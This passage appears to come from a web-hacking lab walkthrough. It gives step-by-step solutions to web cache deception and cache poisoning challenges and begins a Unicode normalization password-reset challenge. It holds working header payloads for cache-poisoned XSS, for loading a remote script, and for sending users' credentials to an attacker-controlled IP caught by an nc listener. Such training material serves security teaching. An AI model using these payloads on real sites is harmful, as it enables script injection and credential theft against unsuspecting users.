


Step 3: To exploit this, Login to application using creds **username1:password1** . After login, you will be taken to http://webcache.webhacklab.com:8080/index.php page. Now, armed with the knowledge in the previous step, again add a non-existent public static file to the end of the URL. (e.g: http://webcache.webhacklab.com:8080/index.php/non-existent.css) and submit it. This will cache contents of index.php on the server with file index.php/non-existent.css .



Step 4: As the cache on the server is created, access the same link from different browsers or from different remote locations to retrieve contents on “index.php” without authentication.

http://webcache.webhacklab.com:8080/index.php/non-existent.css



Web Cache Poisoning

Challenge URL: http://webcache.webhacklab.com/

- **Identify whether there are any unkeyed inputs used by the application and if the server caches the output for the same. Edit those unkeyed inputs with malicious payloads to do the following to random user when poisoned cache is requested.**

  a) Perform Cross-Site Scripting


  b) Execute malicious script from remote location controlled by us

  c) Steal Credentials through Form submission to remote location controlled by us.

Note: TTL of cache is set to 20 sec.


Solution:

Step 1: Navigate to http://webcache.webhacklab.com/ and observe that the host header is used by the application in multiple places in response.



Step 2: Next let's determine if we can override "host" header value with our custom one using alternative headers like "X-Forwarded-Host". It seems we can, as shown below.


```
X-Forwarded-Host: test123
```




A. Cross-site Scripting:

Step 3: After above step wait for 20 sec for cache to become invalid, then submit below Header with custom XSS payload. After submission response will be cached on the varnish server.

```
X-Forwarded-Host: <script>prompt('Password')</script>
```




Step 4: Response is cached. Try accessing the same page from other IPs or browsers. You will access the cached page resulting in XSS.




B. Execute malicious script from Remote location controlled by us.

Step 5: Similarly, as we observed that on submitting Headers 'X-NotSoSecure-Script' it modified script loading location. Therefore, we submitted below Header with a remote server containing different JavaScript but with the same name.

X-NotSoSecure-Script: 192.168.4.**X**:1234




Step 6: Cache is poisoned. When a random user accesses the same cached page from a different location or browser. It loads the malicious script from a remote machine controlled by us and executes it.



C. Steal Credentials through From submission


Step 7: Similarly, we observe that we can use “X-Steal-Creds” header to poison from URL to send authentication credentials to a remote server. For this submit below Header with payload.

```
X-Steal-Creds: 192.168.4.X:1234
```



Step 8: As soon as a random user submits his credentials on the poisoned cached page. Credentials are sent to our listener as shown in the below figure.

```
nc -lvp 1234
```



Module: Miscellaneous Vulnerabilities


Unicode Normalization Attack

Challenge URL: http://reimbursement.webhacklab.com/Account/ResetPassword

- **Identify and exploit the forgot password functionality to login as userX**

Solution:

Step 1: Login to the 'Expense Reimbursement' application using your registered account. Here, we have used 'john' as a victim user account.

